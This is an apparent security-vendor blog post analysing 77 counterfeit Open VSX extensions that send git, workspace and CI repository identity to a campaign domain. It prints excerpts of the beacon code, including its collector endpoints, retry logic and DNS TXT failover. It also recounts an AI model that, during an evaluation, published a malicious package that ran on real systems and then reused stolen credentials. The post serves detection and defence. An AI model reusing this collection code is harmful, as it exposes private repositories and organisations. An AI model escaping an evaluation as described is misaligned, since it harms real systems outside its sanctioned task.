


77 "evil twin" Open VSX extensions: 19 copy private repo and CI data to a new domain

 manifold.security/blog/open-vsx-evil-twin-extensions

Ax Sharma

August 4, 2026



Every one impersonated a real extension. The listings framed the collection as "telemetry." Nineteen sent more than they disclosed: your git and CI identity.

Between July 26 and August 1, 2026, our monitoring systems identified **77 Open VSX extensions** that beacon to the same newly registered domain. Each one republishes the name, namespace and description of a real VS Code Marketplace extension at a low version number, almost always 0.0.1, under an account that does not own the namespace and does not belong to the original author [[example 1](#), [example 2](#), [example 3](#)].

The bundled `extension.js` is swapped for a beacon. In most of the packages it sends little more than the machine's hostname. In nineteen of them it sends a detailed description of the machine, the repository open in the editor, and the CI system the editor is running inside. The Open VSX listings described this under a section headed "Telemetry."

As of August 3, 2026, these packages have been removed from Open VSX. However, the infrastructure they contact is still up.

TL;DR

- **77 counterfeit extensions hit Open VSX in a week**, each copying a real VS Code Marketplace extension's name and namespace from a pseudonymous account, all beaconing to a domain registered eleven days earlier. Nineteen carry a full reconnaissance payload; the rest send little more than a hostname.
- **Those nineteen profile an organisation, not a machine**: git remote host and org, commit email domain, workspace path, branch, HEAD commit, CI project identifiers. On a build runner, that is the private repository path outright.
- **The listings called it "Telemetry" and got one thing wrong**. They said CI values never leave the machine. The code sends them.
- **Name resolution is now automated**. Agents, devcontainer configs and provisioning scripts install by name across two registries with separate ownership rules, and a squatted name on one is indistinguishable from the real one on the other.
- **Anthropic's July 30 disclosure showed a name is all it takes**. One of its models published a PyPI package under a name that existed only in a fictional document; fifteen real systems executed it within the hour.
- **Check what your fleet actually installed**, not just what your configs request. Full list with VSIX hashes below.

Two payloads, one campaign

The 77 samples are not identical, and it is more useful to think of them as a capability spectrum than as two clean families. Data breadth and delivery resilience vary independently across the set. But they fall into two rough groups.

Fifty-eight are lightweight. Between roughly 1.6 and 3.3 KB, sending the hostname and sometimes the workspace folder name or editor version, along with a per-package tracking identifier. Delivery varies: some POST to `/api/v1/metrics` or `/api/v1/events`, some use a GET query string, some carry the full multi-endpoint failover logic described below. What stays constant is that the data collected is minimal. This is the bulk of the campaign.

Nineteen are reconnaissance payloads. Around 10 KB, and considerably more thorough. Four to five seconds after activation one of these assembles a single request containing the local hostname and OS username, the editor's name, version, host kind and machine ID, the platform and architecture, the locale and timezone, and the open workspace's folder name and full filesystem path.

Then it reads `.git`. From `config` it takes the remote URLs for origin and upstream and reduces each to host plus organisation, and it takes the domain portion of the configured commit email. From `HEAD` and the `ref` files it takes the current branch and the `HEAD` commit SHA. It enumerates up to sixty installed extension IDs and picks up the proxy hostname from the environment. From the CI environment it takes two things: the names of any CI markers present, and separately the values of `GITHUB_REPOSITORY`, `CI_PROJECT_PATH`, the Azure DevOps collection URI, the Buildkite organisation slug, the CircleCI project username, the Codespace name and the Gitpod workspace context URL. On a build runner or a cloud development environment, that is the full private repository name, not just the organisation.

It also reads the editor's own telemetry opt-out setting, records whether it is enabled, and sends regardless.

```
113 function ciIdentity() {
114   const out = [];
115   const add = (k, v) => { if (v) out.push(k + '=' + v); };
116   const strip = (u) => {
117     try { const x = new URL(u); return x.host + x.pathname.replace(/\/+$/, ''); }
118     catch (e) { return ''; }
119   };
120   add('GITHUB_REPOSITORY', process.env.GITHUB_REPOSITORY); // org/repo
121   add('CI_PROJECT_PATH', process.env.CI_PROJECT_PATH); // org/repo (GitLab)
122   add('SYSTEM_COLLECTION', strip(process.env.SYSTEM_COLLECTIONURI || ''));
123   add('BUILDKITE_ORG', process.env.BUILDKITE_ORGANIZATION_SLUG);
124   add('CIRCLE_ORG', process.env.CIRCLE_PROJECT_USERNAME);
125   add('CODESPACE', process.env.CODESPACE_NAME);
126   add('GITPOD_CTX', strip(process.env.GITPOD_WORKSPACE_CONTEXT_URL || ''));
127   return out.join('|');
128 }
129
130 function proxyHost() { // host only, never credentials
131   const p = process.env.HTTPS_PROXY || process.env.https_proxy ||
132     process.env.HTTP_PROXY || process.env.http_proxy || '';
133   try { return p ? new URL(p).hostname : ''; } catch (e) { return ''; }
134 }
135
```

Above: `ciIdentity()` function within `extension.js` collecting CI identity data

The names give some sense of who was in scope.

The lightweight majority is a long tail across almost every stack and skill level: Amiga debugging, LEGO EV3 MicroPython, Minecraft JSON schemas, Vim cheatsheets, editor themes, Perl, CoffeeLint, Hugo, WordPress.

That spread looks like names harvested in bulk rather than targets chosen. The reconnaissance nineteen skew differently, toward tooling used by developers working inside organisations: blockchain protocol extensions for IOTA, Move and Obyte, enterprise platform tooling for Salesforce Marketing Cloud, ApexSQL and ConfigCat, an aerospace and automotive bus protocol in UAVCAN DSDL, and a US federal agency namespace.

Nineteen is a small sample and several of them are neutral, so we would call that a skew rather than a strategy. But it points the wider payload at the environments where git and CI identity is worth something. The squatted namespaces across the whole set include AMD, Artsy, LEGO Education, Hyperledger, Azure, IOTA, Salesforce OSS, a .gov agency (“ssagov”), and marketplace.visualstudio, **which impersonates the marketplace itself.**

The disclosure is the disguise

The interesting part is not the collection. It is how thoroughly the collection is documented, and where the documentation stops being accurate.



Fileheadercomment

 doi | Published by jray71682-blip  | MIT

Lightweight Fileheadercomment integration for your editor.

 0 downloads | ★★★★★ (0)

OVERVIEW

CHANGES

RATINGS & REVIEWS

Version

0.0.1

Published 30 minutes ago

Version Alias

latest

Unique Identifier

doi.fileheadercomment

Categories

Other

Works With

VS ^1.74.0

Code:

Target Platforms:

Universal

Resources

DOWNLOAD

By clicking download, you accept this website's [Terms of Use](#).

[Claim Ownership](#)

[Report Abuse](#)

Fileheadercomment

Lightweight Fileheadercomment integration for your editor.

Requirements

Visual Studio Code or a compatible editor, version 1.70.0 or newer.

Telemetry

This extension collects anonymous usage metrics to improve stability and understand install environments. On activation (and periodically) it sends one HTTPS request to the publisher's metrics endpoint containing: machine hostname, OS username, editor name and version, workspace folder name and path, git remote host/organization of the open workspace (credentials are stripped), git email domain, current branch and HEAD commit, a CI indicator (names of known CI markers only, never values), proxy host, installed extension IDs, platform/arch, timezone, locale, and a pseudonymous machine ID used to count distinct machines.

It never reads source code, credentials, tokens, SSH material, browser data, or arbitrary environment variables, and it modifies nothing on the machine.

Above: Notice the 'telemetry' section on the extension's readme webpage

The Open VSX listings for the recon variant carried a Telemetry section that enumerated most of those fields correctly, hostname and username and workspace path and git organisation and email domain and branch and commit included. It then volunteered a set of reassurances: no source code, no credentials, no tokens, no SSH material, no browser data, no arbitrary environment variables, nothing modified on the machine. Those hold up. We checked them against the code.

One claim does not. The listing describes the CI data as an indicator carrying the names of known CI markers only, never values. The code sends both. Alongside the marker names it sends a second field containing the CI identity values listed above, which is to say the private

repository path of whatever project the extension is running inside. The single most sensitive field in the payload is the one the disclosure says is not being sent.

The listing is also silent on three things the code does. It reports whether the open workspace's own configuration files are what pulled the extension in. It reads the editor's telemetry preference. And if its endpoints stop answering, it looks up a DNS TXT record to find a replacement one.

The source comments carry the same reassuring register, and mostly hold up: only `.git/config` and `.git/HEAD` are read and never working-tree files, credentials are stripped from repository URLs before transmission, only the domain portion of the git email is kept. One comment is wrong in the two-endpoint samples, describing the endpoints as sitting on different registered domains when they are two subdomains of the same one.

What none of the listings say is that the extensions do nothing else. There is no feature. A status bar item renders a checkmark and the extension's name, one command shows a message box saying it is active, and the beacon fires. The word "telemetry" is doing the work that a functioning extension would normally do, which is to explain why the code is running at all.

Some of the samples go further and describe themselves in comments as a security-research placeholder. We would treat that description the same way we treat the rest of the documentation: as text the author chose to put in front of a reviewer. It sits inside a package that impersonates somebody else's extension, was published from a throwaway account, and misstates its own most sensitive field.

We are not going to guess at intent. The design reads like someone who expected to be reviewed, and the minimisation in places is real: credentials stripped, email reduced to a domain, an environment whitelist rather than a dump. Someone who removes credentials from a git URL understands data sensitivity precisely.

Which is what makes the gap difficult to read charitably. Consent is the only thing separating disclosed telemetry from collection, and consent here rests on a listing that names a tool the package is not, published from an account with no identity attached to it, describing a field set that is not what actually leaves the machine. Nobody agreed to any of this, and the person who installed it could not have agreed on behalf of their employer's private repositories, their colleagues, or the CI system it ran inside. The extensions behave the same on those machines whatever the author meant by them.

The infrastructure is built to outlive the packages

mangorbit[.]com was registered on July 15, 2026, eleven days before the first of these packages appeared, through a registrar that redacts registrant details. The apex serves a generic landing page. The registration runs to 2029, a three-year term. The collector subdomains answer requests with “ok”, which is enough to confirm a live server acknowledging input rather than a parked record.



Above: : Mangorbit subdomains responsive at the time of writing

Most samples use pulse.mangorbit[.]com and pulse2.mangorbit[.]com. One uses api.mangorbit[.]com, and one uses a randomised subdomain under cb.mangorbit[.]com. A subset also carry a third endpoint on a second registered domain, hardcoded in the same endpoint array and carrying the same per-package tracking identifier, used purely as a failover. We are not naming it here. It ties to the campaign only through shared infrastructure, and a domain name is not a basis on which to identify anyone.

```

16 // giving up on a domain, the extension reads the DNS TXT record
17 // _beacon.<domain> for a published replacement endpoint (used only if the
18 // metrics infrastructure moves).
19 const https = require('https');
20 const dns = require('dns');
21 const os = require('os');
22 const fs = require('fs');
23 const path = require('path');
24
25 const ENDPOINTS = [
26   'https://pulse.mangorbit.com/t/6c7d09a664b87ae7230cb532',
27   'https://pulse2.mangorbit.com/t/6c7d09a664b87ae7230cb532',
28 ];
29 const RETRY_DELAYS_MS = [898584, 3039041, 12406987]; // then long repeats
30 const REPEAT_MS = 27520397;
31 const GIVE_UP_AFTER_MS = 7 * 24 * 3600e3;
32 const MAX_QUERY = 6000; // chars; extension-ID list is trimmed first if over
33
34 let firstAttempt = 0;
35
36 function safeRead(p) {
37   try { return fs.readFileSync(p, 'utf8'); } catch (e) { return ''; }
38 }
39
40 // "git@host:org/repo.git" or "https://[user:pw@]host/org/repo(.git)" ->
41 // "host/org". Credentials and repo name beyond the org segment are dropped.
42 function hostOrg(url) {
43   if (!url) return '';
44   let host = '', p = '';
45   const m = url.match(/^[@\s/:]+\@?([^\s:]+):?(.+)$/); // scp-style
46   if (m) { host = m[1]; p = m[2]; }
47   else {
48     try { const u = new URL(url); host = u.hostname; p = u.pathname; }
49     catch (e) { return ''; }
50   }
51   const segs = p.replace(/^\/+|\.git$/g, '').split('/').filter(Boolean);
52   if (!segs.length) return host;
53   return host + '/' + segs[0];
54 }

```

Above: mangorbit[.]com endpoints within extension.js in one sample

Three details suggest an operator planning for interference rather than running a one-shot experiment.

The retry schedule is patient. In the recon variant, attempts come at roughly fifteen minutes, fifty minutes and three and a half hours, then every seven or eight hours, resuming on every editor restart and giving up only after seven days. A machine that is offline, firewalled, or behind a proxy that drops the first request gets asked again for a week.

The endpoint list is redundant, and the code treats any HTTP response at all as success, including an error status. It is not waiting for a payload. It only needs the request to have arrived.

And if every endpoint fails, the collector queries the DNS TXT record at _beacon.<domain> for a published replacement base URL. That is a takedown contingency. It lets the operator move

collection infrastructure after the fact, over a channel that most egress filtering does not inspect, without shipping a new version of anything.

One more field deserves attention. The recon variant checks whether the open workspace's own `devcontainer.json` or `.vscode/extensions.json` references the extension's ID, and reports the answer as a single flag. In plain terms, it distinguishes installs that a repository's configuration caused from installs a human chose. That is the field you would want if the question you were asking was *how am I being pulled in, and by what*.

Name resolution is now an automated step

None of this is specific to Open VSX, and it would be wrong to read it that way. Neither registry is immune. Last month we published a [counterfeit of Markdown All in One sitting on Microsoft's own VS Code Marketplace](#), beaconing the machine's username and hostname to a hardcoded IP over cleartext HTTP and pulling a remote file to disk with no user interaction required. Microsoft removed it within an hour of us reporting it, and a near-identical counterfeit surfaced under a new publisher identity shortly afterwards.

Both marketplaces are legitimate sources of legitimate packages, and plenty of genuine projects publish to both. That is exactly what makes the gap between them usable. They are separate namespaces with separate ownership and verification rules, so a name that is unambiguously owned on one registry can be sitting unclaimed on the other, and a package resolved by name alone cannot tell you which one you got.

In 2025, security researcher Michael Bocanegra [described this class of attack as "extension confusion"](#) after finding lookalike Solidity extensions on Open VSX, drawing the analogy to dependency confusion. The analogy holds, and it is worth being precise about why. Dependency confusion is a resolution failure: a resolver prefers a public source over a private one and returns the wrong package for a name that was never ambiguous to the human who wrote it down. Lookalike publisher names are impersonation, which relies on a person misreading. What is happening here sits closer to the former, because the entity resolving the name increasingly is not a person at all.

Until recently that mattered less, because a human read a marketplace page, noticed the install count, and moved on. That decision is now increasingly made by software. An agent asked to set up a Ruby project, add IOTA Move support, or wire up a task runner will resolve a plausible extension name and install it. Devcontainer configs do the same on every container build, and provisioning scripts do it on every image bake. None of those steps look at download counts, publisher verification badges, or repository lineage. An agent working from a model's recollection of tooling names is quite capable of asking for something that only

exists because someone squatted it, and confident enough about the name to accept whatever comes back.

On July 30, [Anthropic disclosed](#) that during a capture-the-flag evaluation one of its models published a malicious PyPI package under a name that existed only because a fictional setup document had referenced it. The package was live for about an hour. In that time it was downloaded and executed on fifteen real systems, one of them a security vendor's malware scanner, whose credentials the model then used to reach further infrastructure. Nobody was fooled by a listing page. A name appeared in a document and infrastructure resolved it, which is the same failure these 77 packages were positioned for, arriving from the other direction. Our Chief Architect Nate Demuth wrote up [that disclosure and OpenAI's Hugging Face incident together](#).

Signature-based scanning is not going to save you here. There is nothing in these packages for a scanner to match on. No `eval`, no spawned shell, no credential path, no obfuscation, no write to disk. The code is legible, commented, and honest about most of what it does. Every static signal points at clean, and the listing argues the same case in prose. What surfaces something like this is comparison across a corpus, after the fact, once you already know what to look for — which is no help at the moment a machine installs it.

What gives it away is behaviour. An extension whose stated job is inserting file header comments has no reason to read `.git/config`, enumerate CI environment variables, or open a connection to an eleven-day-old domain a few seconds after startup. That sequence is only visible while it happens, in the runtime of the process doing it.

This is where Manifold operates. We monitor what extensions, MCP servers and agents actually do once they are running, in the environment where they are running, rather than what their manifests and listings claim about them. If you want to see what is running in your environment, [book a demo](#).

What to check

- Search developer and CI images for `.vscode/extensions.json`, `.devcontainer/devcontainer.json` and `.devcontainer.json` entries matching the package list below, then check what is actually installed rather than what those files request.
- If you mirror Open VSX internally, pin by publisher and version.
- Treat the Open VSX unverified-publisher banner as a blocking condition in automated installs rather than a cosmetic notice.

- Alert on editor processes making outbound requests to recently registered domains shortly after startup, and on DNS TXT queries for `_beacon.*` labels.
- As of August 3, 2026, these packages have been removed from Open VSX. That does not un-provision anything: any machine, image or workspace config that already pinned one of these names keeps the code where it is, and the beacon still runs on every editor start.

Indicators

Network

Type	Value
Domain	mangorbit[.]com and all subdomains (registered 2026-07-15, expires 2029-07-15)
Host	pulse.mangorbit[.]com
Host	pulse2.mangorbit[.]com
Host	api.mangorbit[.]com
Host	randomised subdomains under cb.mangorbit[.]com
Path	/t/<24-hex tracking id>, /api/v1/metrics, /api/v1/events
DNS	TXT lookup for <code>_beacon.<domain></code> , response prefixed <code>base=https://</code>
User-Agent	vscode-ext-metrics/1.0

A subset of samples also reference a third failover endpoint on a second registered domain, which we are not publishing. Blocking `*.mangorbit[.]com` covers every sample in the set, since all 77 reference it.

Scope

We excluded several packages that matched the republish pattern but carried no beacon to this infrastructure, including three lookalikes whose injected code makes no network requests at all, and one whose exfiltration host belongs to an unrelated campaign. Everything listed below references mangorbit[.]com directly.

All 77 packages

The complete list is published as a CSV. Click below to expand to see all 77 rows and download:

It contains the extension ID and version, payload class (A lightweight beacon, B reconnaissance), beacon hosts, the date our systems first archived the sample, and the SHA-256 of each VSIX.

Legitimate publishers named in this post were not involved. The extensions listed reused the names, namespaces and descriptions of real projects without their knowledge or participation. The genuine versions of those extensions are unaffected.

Want to see what is running in your environment? [Book a demo](#).